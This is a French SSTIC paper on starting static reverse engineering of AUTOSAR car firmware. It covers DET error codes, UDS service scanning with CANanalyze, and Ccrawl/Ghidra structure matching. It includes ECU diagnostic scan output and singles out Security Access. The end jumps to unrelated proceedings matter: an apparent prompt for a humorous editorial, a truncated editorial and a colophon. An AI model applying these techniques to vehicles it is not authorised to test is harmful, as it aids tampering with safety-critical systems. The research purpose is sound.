Les équipements communiquant sur le bus CAN sont généralement des systèmes temps réels spécifiques au monde automobile respectant le standard AUTOSAR [2]. Ce standard populaire permet notamment d'assurer une certaine interopérabilité entre les équipements.

[1] AUTomotive Open System ARchitecture




Fig. 1. Architecture d'un véhicule

L'analyse de ces systèmes, en particulier leur rétro-ingénierie par analyse statique, pose plus de difficultés que celle d'un système de type Unix/Linux en raison de l'absence de base de connaissance sur le fonctionnement interne des différents OS propriétaires implémentant ce standard.

Notre objectif est de montrer ici comment initier rapidement l'analyse statique d'un tel système. On s'appuie sur une analyse réalisée sur un système central du véhicule, implémenté sur une architecture AURIX exploitant quatre cœurs Tricore.

2 Contexte

2.1 Prérequis

Pour analyser un tel système, on utilise soit une image du *firmware* issue d'un paquet de mise à jour, soit une image obtenue par *dump* de la mémoire dans le cas où le JTAG est accessible ou enfin une image extraite d'une mémoire flash externe.

Évidemment, à la différence d'un firmware au format ELF, ce firmware est généralement un simple "blob" dépourvu de dépendances externes et d'indications de segments de code ou de données. Comme pour la plupart des analyses de firmware de systèmes embarqués, on doit donc avant tout déterminer la bonne localisation du firmware en mémoire. Un peu d'huile de coude ou un outil comme *binbloom* [4] peuvent être utiles.

A ce stade, une première auto-analyse par des outils comme *IDA Pro* ou *Ghidra* permet de distinguer des zones de code et des zones de données. Pour confirmer ou infirmer la bonne localisation du firmware on peut se reporter à la datasheet du microcontrôleur si elle est publique et voir si l'usage de registres/adresses associés au matériel (timers, etc) semble cohérent.

Pour simplifier, on fait abstraction des problématiques de "double-banking" (duplication du firmware) et de relocalisation dynamique de certaines zones de code (similaire à une forme d'unpacking) et on considère donc qu'on dispose d'une image bien mappée comparable à un *dump* JTAG complet du firmware.

2.2 Observations

L'analyse d'une telle image de *firmware* présente plusieurs particularités par rapport à celle d'un système plus classique de type Unix/Linux. D'abord, ce système temps-réel est le plus souvent dénué de notion de fichier et dépourvu de chaînes de caractères... Deux éléments qui fournissent habituellement des indices utiles sur l'organisation et la nature du code exécuté.

Dans *Ghidra*, on se retrouve typiquement face à plusieurs milliers de fonctions "anonymes". Ces fonctions implémentent l'ensemble des couches du standard AUTOSAR, mais en dehors de celles très bas-niveau manipulant directement des registres/adresses associés au matériel il est difficile de cibler directement un jeu de fonctions associé à une fonctionnalité de haut niveau comme par exemple la manipulation d'un payload applicatif reçu d'un autre équipement. On se retrouve donc très vite noyé, sans indicateurs simples permettant de séparer les fonctions internes de l'OS de celles des couches d'applications.

On sait néanmoins que le système respecte différents standards automobiles comme UDS [7] et AUTOSAR. On va donc maintenant chercher à s'appuyer sur ces standards pour identifier certaines parties du système.

3 Utilisation des standards automobiles pour retrouver les symboles

3.1 Architecture AUTOSAR

Le standard AUTOSAR, dans sa forme dite "Classic" qui adresse les besoins de temps réels forts et de sûreté de fonctionnement, se décompose en plusieurs modules (voir Fig. 2) qui décrivent l'architecture du système

d'exploitation et son middleware. L'ensemble forme se qu'on appelle le BSW (Basic SoftWare). L'interface entre ce BSW et la couche applicative est le RTE (RunTime Environment).




Fig. 2. Architecture d'un système AUTOSAR

L'OS fait partie des "System Services" et sa spécification est issue du standard OSEK/VDX, comparable au standard POSIX du monde Unix/Linux. On y décrit la notion de tâche, d'ordonnanceur de ces tâches, la gestion des interruptions, etc. En pratique les implémentations de ce type d'OS compatible AUTOSAR se comptent sur les doigts d'une main... et sont des solutions propriétaires (Vector, Elektrobit, etc [3]) partagées uniquement avec des fournisseurs (Bosch, Continental, Valéo, etc) chargés des développements des autres modules du BSW, voire aussi la couche applicative.

Au-delà de la spécification des modules, le standard décrit aussi la méthodologie à suivre pour générer un firmware qui contiendra uniquement les modules nécessaires et dont le RTE aura été généré pour fournir une interface minimale avec le BSW. En conséquence, l'implémentation effective du BSW et du RTE peut être sensiblement différente d'un équipement à un autre. Enfin, une difficulté supplémentaire est que ce standard est en constante évolution, l'API de certains modules varie sensiblement avec les versions.

3.2 Identification des fonctions via les codes d'erreur DET

Le module DET (Default Error Tracer) [1] décrit une interface permettant au développeur de remonter des codes d'erreurs à des fins de debug.




Fig. 3. Évolution du standard AUTOSAR

Ce module n'est supposé être présent que dans les firmwares en cours de développement, mais il est fréquemment conservé dans les versions de production et ces fonctions sont facilement identifiables dans le firmware, car elles ont typiquement beaucoup de références croisées et un prototype très reconnaissable.

Listing 1: Prototype des fonctions DET

```
Det_ReportError( uint16 ModuleId, uint8 InstanceId,
                 uint8 ApiId, uint8 ErrorId )
Det_ReportRuntimeError( uint16 ModuleId, uint8 InstanceId,
                        uint8 ApiId, uint8 ErrorId)
```

Chaque module AUTOSAR possède un numéro d'identifiant (voir Fig. 4), ainsi que ses principales routines (ou "services"). On peut donc se servir de ces différents identifiants, en particulier celui qui caractérise chaque module pour identifier le module probable auquel appartient une fonction qui remonte une erreur. Dans certains cas, on peut même identifier précisément le symbole et le prototype exact de ces fonctions.




Fig. 4. Identifiants des modules et services

Par exemple, le service "`TcpIp_TcpListen`" est identifié par le `module id` 170 (TCP/IP Stack) et le `service id` 0x07 (voir Fig. 4).

Pour chaque fonction faisant appel à `Det_ReportError`, on peut donc automatiser [2] l'analyse du code décompilé, reconnaître les identifiants utilisés et ainsi renommés la fonction avec le nom du module et/ou du service. Au préalable on aura évidemment extrait les numéros d'identifiants de l'ensemble des PDF du standard AUTOSAR.




Fig. 5. Identification du service `TcpIp_TcpListen` grâce aux identifiants DET

Évidemment, dans la vraie vie tout n'est pas si simple. En effet, la fonction parente ayant levée l'erreur n'est pas nécessairement la fonction directement concernée par cette erreur. Il peut s'agir d'une erreur qui concerne :

- un autre service dont dépend la fonction (voir Listing 2), auquel cas il faut inspecter le code d'erreur ou utiliser une autre approche,
- une autre fonction placée en amont dans la pile d'appels (voir Listing 3), auquel cas il est probable que notre fonction fasse néanmoins partie du module et on peut au minima préfixer son nom.

Il est nécessaire de discriminer certains cas, notamment en vérifiant le nombre de paramètres de la fonction, et quand c'est possible leurs types (la convention d'appel du Tricore permet de différencier les paramètres de type entier et de type pointeur suivant le registre utilisé).

[2] ps : les scripts *Ghidra* seront publiés

Listing 2: DET : Renomage d'une function parente levant l'erreur

```
void TcpIp_GetVersionInfo(ech_Std_VersionInfoType *info)
{
  if (DAT_50016f9c == '\0') {
    z1_Det_ReportError(0xaa, 1, 2, 1);
    return;
  }
  if (info == (ech_Std_VersionInfoType *)0x0) {
    z1_Det_ReportError(0xaa, 1, 2, 2);
    return;
  }
  info->vendorID = XXXX;
  info->moduleID = 0xaa;
  info->instanceID = '\x0f';
  info->sw_major_version = '\0';
  info->sw_minor_version = '\0';
  return;
}
```

Listing 3: DET : Renomage d'une function présente dans la fonction parente levant l'erreur

```
int FUN_8013a740(void) {
  int iVar1;

  iVar1 = SchM_Enter_New(3);
  if ((iVar1 == 1)) {
/* ModuleID  : RTE         == 02  */
/* ServiceI²D : SchM_Enter == 03  */
    Det_ReportError(2,0,3,5);
  }
  [...]
/* ModuleID  : RTE         == 02  */
/* ServiceID : SchM_Exit   == 04  */
  iVar1 = SchM_Exit_New(3);
  if (iVar1 == 1) {
    Det_ReportError(2,0,4,5);
  }
  [...]
}
```

3.3 Identification de fonction de diagnostics (UDS)

Présentation de l'UDS Il est intéressant d'identifier rapidement les fonctions manipulant des données externes. Généralement les équipements automobiles exposent à minima des services diagnostics pour des besoins de maintenance (mise à jour, de calibration, etc). La plupart du temps ces services sont implémentés en suivant le standard UDS défini par l'ISO 14229-1 et exposés sur le bus CAN ou de plus en plus également sur ethernet via le protocole DoIP (Diagnostics Over IP). L'UDS propose une

multitude de services que l'équipement peut implémenter ou pas suivant les besoins.

Identification des services implémentés les services peuvent être listés dynamiquement avec diffèrents outils comme *CANanalyze* [5], ou *Scapy* [10]. Par exemple, (voir Listing 4) on peut obtenir les services UDS supportés par un équipement de la façon suivante :

Listing 4: Détection dynamique des services UDS (*CANanalyze*)

```
python nmap.py A komodo 0x18daf1d4 0x18dad4f1 services
scan.services discovered 10 Diagnostic Session Control
scan.services discovered 14 Clear Diagnostic Information
scan.services discovered 19 Read DTC Information
scan.services discovered 22 Read Data By Identifier
scan.services discovered 27 Security Access
scan.services discovered 2e Write Data By Identifier
scan.services discovered 3e Tester Present
```

Tous les services ne représentent pas le même intérêt d'un point de vue cybersécurité, sur l'exemple (Listing 4) seulement les services `Write Data by Identifier` et `Security Access` semblent intéressants. Le premier manipule des données applicatives, le second permet de s'authentifier pour effectuer des actions privilégiées.

Identification du service `Read Data By Identifier` Ce service permet de récupérer des données sauvegardées sur l'équipement (version du logiciel, version matérielle, VIN [3]).

Chaque donnée est associée à un identifiant (DID) dont certains sont fixés par le standard UDS (cf. tableau 1) :

DID	Contenue
...	...
F180	Supplier Identifier
F190	VIN
F193	Hardware Version Number
F195	Software Version Number
...	...

Tableau 1. Exemple d'identifiants standardisés par l'UDS [7]

[3] VIN : Vehicle Identification Number

Ce service ne nécessite pas d'être authentifié, et bien que ne présentant pas une surface d'attaque très importante, le fait d'identifier son implémentation dans le firmware est utile simplement pour trouver aussi d'autres services UDS comme le `Security Access` ou éventuellement les `Routine Control`.

Listing 5: Détection dynamique des services UDS

```
python nmap.py A komodo 0x18daf1d4 0x18dad4f1 dbis
...
scan.dbis read  DBI F195 : [0x44, 0x39, 0x30, 0x33, 0x31, 0x31] ->
↪  "D90311"
...
scan.dbis discovered :[0x100, 0x111, 0x112, 0x200, 0x210, 0x211,
    ...
    0xf058, 0xf05a, 0xf05c, 0xf05d, 0xf060, 0xf0a6, 0xf0d2,
    0xf182, 0xf187, 0xf188, 0xf18a, 0xf18c, 0xf18e, 0xf190,
    0xf191, 0xf194, 0xf195, 0xf1a0, 0xf1a1, 0xf1a2, 0xf1f3,
    0xf1f4, 0xf1f5, 0xf1f6, 0xf1f7, 0xfd01, 0xfd10, 0xfd12,
    0xfd14, 0xfd15, 0xfd20]
scan.dbis writeable discovered :[]
```

En utilisant ce service (voir Listing 5) il est possible de rechercher des valeurs particulières dans le firmware afin de retrouver les fonctions du service `Read Data By Identifier` par analyse de références croisées sur les réponses obtenues.

Généralement les DID sont accessibles en lecture/écriture par un "getter" (respectivement "setter"), cette approche permet d'identifier et de renommer un grand nombre de fonctions, mais surtout d'identifier ce service UDS facilement. Ici, le DID `F195` est associé à une des rares chaînes de caractère présentes dans le firmware "D90311". La recherche conjointe de ces valeurs permet de localiser dans le firmware la table des structures de *handlers* de chaque DID contenant typiquement les pointeurs vers les fonctions "getter" et "setter" associées.

Identification des autres services UDS D'un point de vue développement, lorsqu'un équipement reçoit une requête de diagnostic, celle-ci est analysée par une fonction, puis distribuée à la fonction implémentant le service en question. Il suffit donc généralement d'identifier un premier service pour identifier tous les services en analysant les références croisées comme le montre la Fig. 6.

On cherche donc en particulier la fonction `UDS_Dispatcher` qui se présente généralement comme un grand *switch-case*.




Fig. 6. UDS Dispatcher : Identification d'un service, pour les identifier tous

4 Analyse statique par identification de structures de données

Les approches précédentes s'appuient sur l'utilisation d'informations provenant de standards pour identifier certaines fonctions du firmware. L'approche proposée ici se base sur l'utilisation de l'outil *Ccrawl* [9] pour effectuer la collecte de types structurés, en particulier de définitions struct/union/class dans des fichiers sources C/C++, puis la reconnaissance de "patterns" caractéristiques dans le firmware et ainsi identifier la présence ou l'usage de ces structures.

4.1 Mapping des registres matériels

Dans le standard AUTOSAR, on a vu que les modules de type *drivers* ont une adhérence forte à l'architecture matérielle et on peut donc évidemment envisager d'en identifier les fonctions par références sur les registres/adresses dédiés tels que décris par la datasheet du microcontrôleur.

Le plus souvent cette datasheet est disponible publiquement, et il n'est pas rare que le fondeur fournisse également un ensemble de *headers* spécifique pour chaque version du SoC [4] permettant aux développeurs de manipuler plus facilement ces registres afin de configurer le microcontrôleur et les différentes interfaces CAN, ETH, le GPT (General Purpose Timer), le contrôleur d'accès direct à la RAM (DMA), ou d'interagir avec un HSM.

Dans le cas d'un SoC AURIX utilisant un ou plusieurs microcontrôleurs Tricore, on peut obtenir plusieurs exemples [6] de code bas-niveau et l'ensemble des headers C décrivant les structures à mapper aux bonnes adresses.

[4] System on a Chip

Listing 6: Exemple d'interface hardware avec le "Flexible CRC Engine" d'une carte AURIX

```
\$ ccrawl -l aurix.db collect Libraries/iLLD/TC38A/Tricore/
    [...]
\$ ccrawl -l aurix.db show -f C "struct _Ifx_FCE"
struct _Ifx_FCE {
  Ifx_FCE_CLC CLC;
  Ifx_UReg_8Bit reserved_4[4];
  Ifx_FCE_ID ID;
  Ifx_UReg_8Bit reserved_C[20];
  Ifx_FCE_CHSTS CHSTS;
  Ifx_UReg_8Bit reserved_24[200];
  Ifx_FCE_KRSTCLR KRSTCLR;
  Ifx_FCE_KRST1 KRST1;
  Ifx_FCE_KRST0 KRST0;
  Ifx_FCE_ACCEN1 ACCEN1;
  Ifx_FCE_ACCEN0 ACCEN0;
  Ifx_FCE_IN IN[8];
};
```

Sauf dans les cas rares où *Ghidra* (ou *IDA Pro*) supporte déjà la définition précise du SoC, il est nécessaire de pouvoir mapper la définition de ces registres "hardware" en mémoire si l'on s'intéresse à l'identification des différents drivers.

Les outils comme *Ghidra* sont normalement capables d'importer des définitions à partir d'un jeu de fichiers sources en C ou C++. Toutefois, cette opération nécessite le plus souvent de connaître précisément l'ensemble des macro-définitions nécessaires lors de la compilation. En pratique, lorsqu'il s'agit de sources correspondant à du code bas-niveau et visant une architecture tierce, réussir l'import relève plutôt du miracle.

Une alternative est proposée par l'outil *Ccrawl* qui permet de propager une définition vers *Ghidra*. Dans l'exemple de la Fig. 7, une fois la structure `struct _Ifx_FCE` importée et mappée à la bonne adresse, le code décompilé des fonctions associées devient un peu plus lisible.

4.2 Localisation de structures globales de l'OS

Le fait de constituer une base de données des définitions de structures (et plus généralement de types) permet aussi de capitaliser un savoir-faire au cours de la rétro-ingénierie des différents systèmes que l'on rencontre. En particulier, l'accès même incomplet à des bouts de code source permet d'accumuler des informations sur les structures internes de l'OS.[5]

Pour des systèmes temps-réels comme le cas d'un OS AUTOSAR, ces structures internes sont le plus souvent statiques et fixées au moment de

[5] de ce point de vue, *github* est une mine d'or à ciel ouvert...




Fig. 7. Ccrawl : Exportation d'une structure vers Ghidra

la compilation du firmware. C'est le cas pour plusieurs entités de l'OS comme les applications, les taches, les alarmes, et toutes les sous-structures associées (descripteurs de pile, etc). Ces structures présentent souvent des "cycles" de références : par exemple, une tâche va être associée à la structure d'un cœur d'exécution qui lui-même possède une référence vers la liste des tâches qu'il exécute.

Afin de les localiser dans le firmware, on peut calculer la "signature" d'un cycle de référence. L'outil *Ccrawl* permet de calculer ces signatures pour une structure racine donnée. On peut par exemple obtenir un graphe de dépendance entre structures de la forme suivante (ici sur un exemple anonymisé) : la structure `struct grG` possède un champ `pB` de type pointeur de pointeur vers une structure `struct grB` qui elle-même possède un champ de type pointeur vers `struct grG` qui se trouve être la structure d'origine.




Fig. 8. Ccrawl : Exemple de graphe de dépendance entre structures avec cycles

En pratique, une signature est une simple liste comme dans l'exemple du Listing 7 qui provient d'un OS AUTOSAR très courant et qui indique

qu'à l'offset 32 on trouve un champ `IdleTask` qui se trouve être un pointeur, on suit ce pointeur qui à son offset 0 contient une sous-structure `Thread` qui à son offset 20 contient un champ `Core` qui est un pointeur vers la structure d'origine.

Listing 7: Signature pour `Os_CoreAsrConfigType_Tag`

```
sig_OS_CoreAsrConfigType_Tag = [
  [(32, 'IdleTask'),
   '*',
   (0, 'Thread'),
   (20, 'Core'),
   '*'
  ]
]
```

À partir de cette définition, il est possible de parcourir automatiquement le firmware à la recherche des structures statiques correspondantes. Par exemple en utilisant le script *Ghidra* fourni en Annexe dans le Listing 8.

4.3 Identification de structures dans les fonctions

De façon plus générale, il est utile de pouvoir identifier l'usage de certaines structures dans les fonctions du firmware. Par exemple on souhaite pouvoir automatiser l'identification d'une structure AUTOSAR simple comme dans le cas suivant :

Sur la Fig. 9 l'approche par code d'erreurs DET permet déjà d'identifier cette fonction, mais vu la "forme" de la structure `std_VersionInfoType` il semble possible également de l'identifier par le fait qu'elle (dé)référence les champs de cette structure.

Ainsi, pour une fonction donnée, en s'appuyant sur les fonctionnalités de *Ghidra*, *Ccrawl* permet (voir Fig. 10) :

— de déterminer les pointeurs, (passés en arguments ou variables locales) qui sont déréférencés à des offsets particuliers,
— puis de chercher les définitions de structures ayant ces offsets dans la base de donnée utilisée.

Inversement, pour une structure donnée, on peut rechercher les fonctions qui semblent utiliser des pointeurs sur ce type de structure (voir Fig. 11) :




Fig. 9. Ccrawl : Identification d'une structure dans une fonction

5 Conclusion

Nous avons présenté plusieurs approches permettant d'initier rapidement l'analyse d'un firmware de système embarqué automobile basé sur le standard AUTOSAR.

Les deux premières, par identification des fonctions via le module DET [6] et via les services UDS,[7] sont facilement automatisables. La première s'appuie sur une base d'identifiants extraits des spécifications du standard AUTOSAR et peut s'appliquer simplement après l'auto-analyse du firmware par un outil comme *Ghidra*. Le seconde s'appuie sur la localisation dans le firmware des identifiants (DID) du service `Read Data by Identifier` de l'UDS, voire des valeurs renvoyées par ce service dans le cas ou l'on peut faire une détection dynamique de ces services et identifiants.

Nous avons appliqué ces deux approches sur quelques firmwares issus du monde automobile. Le tableau ci-dessous décrit le pourcentage de

[6] Default Error Tracer
[7] Unified Diagnostic Services

```
In [1]: from ccrawl.ext.ghidra import *

In [2]: find_auto_structs('FUN_80082932')
Out[2]: {'param1': [(0, 2), (2, 2), (4, 1), (5, 1), (6, 1)]}

In [3]: L = _

In [4]: db.rdb.find_matching_types(L, psize=4)

In [5]: L
Out[5]: {'param1': ([(0, 2), (2, 2), (4, 1), (5, 1), (6, 1)],
          ['struct Std_VersionInfoType',
           'struct ?_22ecf778',
           'struct EVTtstrInternalEntries'])}
```

Fig. 10. Ccrawl : recherche d'une définition de structure dans une fonction

```
In [1]: from ccrawl.ext.ghidra import *

In [2]: s = db.rdb.db["nodes"].find_one({"id": "struct Std_VersionInfoType"})
In [3]: x = ccore.from_db(s)
In [4]: ax = build(x,db)
In [5]: ax().offsets(psize=4)
Out[5]: [(0, 2), (2, 2), (4, 1), (5, 1), (6, 1)]}
In [6]: find_functions_with_type(_,sta=0x80080000,sto=0x80090000)
Out[6]: [FUN_80082932, FUN_8008341e, …]
```

Fig. 11. Ccrawl : recherche des fonctions ayant un pointeur sur une structure donnée

fonctions retrouvé. Il est important de noter que le cas du firmware n°2 n'est pas problématique : la méthode DET n'est ici pas applicable, mais ce firmware transmet beaucoup d'information via une interface UART il est possible de réduire les fonctions en analysant directement les chaînes de caractères qu'il contient.

.

	Chaînes de caractères	% DET [8]	% DID [9]
Firmware 1	15	10%	8%
Firmware 2	5472	0%	1%
Firmware 3	361	2%	4%

Tableau 2. Légende du tableau

La troisième approche, par identification de structures dans une base de données que l'on construit au fur et à mesure des analyses et des accès dont on dispose à certains codes sources, est une aide précieuse pour améliorer la décompilation, mais nécessite plus d'interaction avec l'analyste. L'importation des structures décrivant les registres hardware permet d'identifier les fonctions des drivers, l'outil Ccrawl permet de localiser des structures globales décrivant les tâches ou les alarmes de l'OS (si cet OS est connu dans la base de données). Toutefois, la précision des résultats dépend des caractéristiques de la structure recherchée. Il est clair que plus une structure est de taille importante et possède des champs de tailles variées plus sa détection sera précise. En pratique, sur notre cas d'étude on retrouve l'ensemble des structures internes de l'OS décrivant les cœurs d'exécution, et par conséquent l'ensemble des structures décrivant les applications et tâches qu'il doit exécuter.

Références

1. AUTOSAR. Specification of Default Error Tracer, AUTOSAR CP R22-11. https://www.autosar.org/fileadmin/standards/classic/22-11/AUTOSAR_SWS_DefaultErrorTracer.pdf, 2022.
2. AUTOSAR. Standard. https://www.autosar.org/standards/classic-platform, 2022.
3. AUTOSAR. Vendor ID. http://web.archive.org/web/20220613202339/https://www.autosar.org/about/vendorid/, 2022.
4. Damien Cauquil. Binbloom v2. https://www.sstic.org/2022/presentation/binbloom_v2.
5. Etienne Charron Erwan Le Disez. CANanalyze : a python framework for automotive protocols. https://www.sstic.org/2020/presentation/cananalyze__a_python_framework_for_automotive_protocols/, 2020.
6. Infineon. AURIX code examples. https://github.com/Infineon/AURIX_code_examples, 2022.
7. ISO. 14229-1, 2020.
8. Synacktiv. 0-click RCE on the Tesla Model3. https://www.synacktiv.com/sites/default/files/2022-10/tesla_hexacon.pdf, 2022.
9. Axel Tillequin. Ccrawl. https://github.com/bdcht/ccrawl, 2022.
10. Nils Weiss. Scapy Automotive-specific documentation. https://scapy.readthedocs.io/en/latest/layers/automotive.html, 2022.

A Annexes

Listing 8: Recherche de signatures de structures dans Ghidra

```
def find_struct_by_sig(sigs,start,stop,step=4):
    R = []
    for cur in range(start,stop,step):
        prob = 0.0
        for c in sigs:
            if check_cycle(c,address=cur):
                prob += 1./len(sigs)
        if prob>0.2:
            R.append((cur,prob))
    return R

def check_cycle(c,address):
    if len(c)==0:
        return False
    x = address
    for y in c:
        if y=='*':
            try:
                x = getInt(toAddr(x))
                if x<0:
                    x = 1+(0xffffffff+x)
            except:
                x = None
                break
        else:
            x += y[0]
    return x==address
```

Index des auteurs

Tu travailles dans le domaine de la sécurité informatique depuis une douzaine d'années et viens d'être nommé président de l'association STIC, organisatrice du symposium sur la sécurité des technologies de l'information et des communications (SSTIC), première conférence technique de France sur le domaine. Une des responsabilité du président est de rédiger l'édito des actes de la conférence.

Cette année, en 2023, aura lieu la 21ème édition, on fêtera les 20 ans de SSTIC.

Écris l'édito des 20 ans. Dans cet édito tu spéculeras sur l'évolution de SSTIC au cours des 20 prochaines années. Ne te soucie pas du réalisme de tes projections et fais preuve d'humour. Prends le style de Coluche.

Autres consignes :
— Utilise les termes suivant ou un de leurs dérivés : "Java Card", "disruptif", "échec", "champagne", et "respect" ;
— le dernier paragraphe prendra la forme d'un haïku ;
— les mots "président", "humour", et "haïku" ne doivent pas apparaître ;
— utilise le point médian pour l'écriture inclusive.

Cher·e·s ami·e·s et collègues de la communauté SSTIC,

Ah, le temps passe vite, hein ? Il y a 20 ans, on lançait le premier SSTIC, et regardez-nous maintenant, 21ème édition ! On a vu des choses, hein ? Des Java Card qui avaient plus de bugs que de puces, des failles si grosses qu'on aurait pu y garer un camion, et des solutions disruptives qui ont réussi à rendre obsolète ce qui marchait bien avant !

Alors, moi, j'suis le nouveau chef, on m'a dit : "Faut écrire un édito, imaginer les 20 prochaines années." J'me suis dit : "Bon, OK, on va rigoler un peu, parce que la sécurité informatique, c'est sérieux, mais faut pas pousser non plus."

Donc, voilà, j'me lance. Dans 20 ans, je vois bien le SSTIC…

Achevé d'imprimer par Typo'Libris en mai 2023.
Dépôt légal : juin 2023
Éditeur : association STIC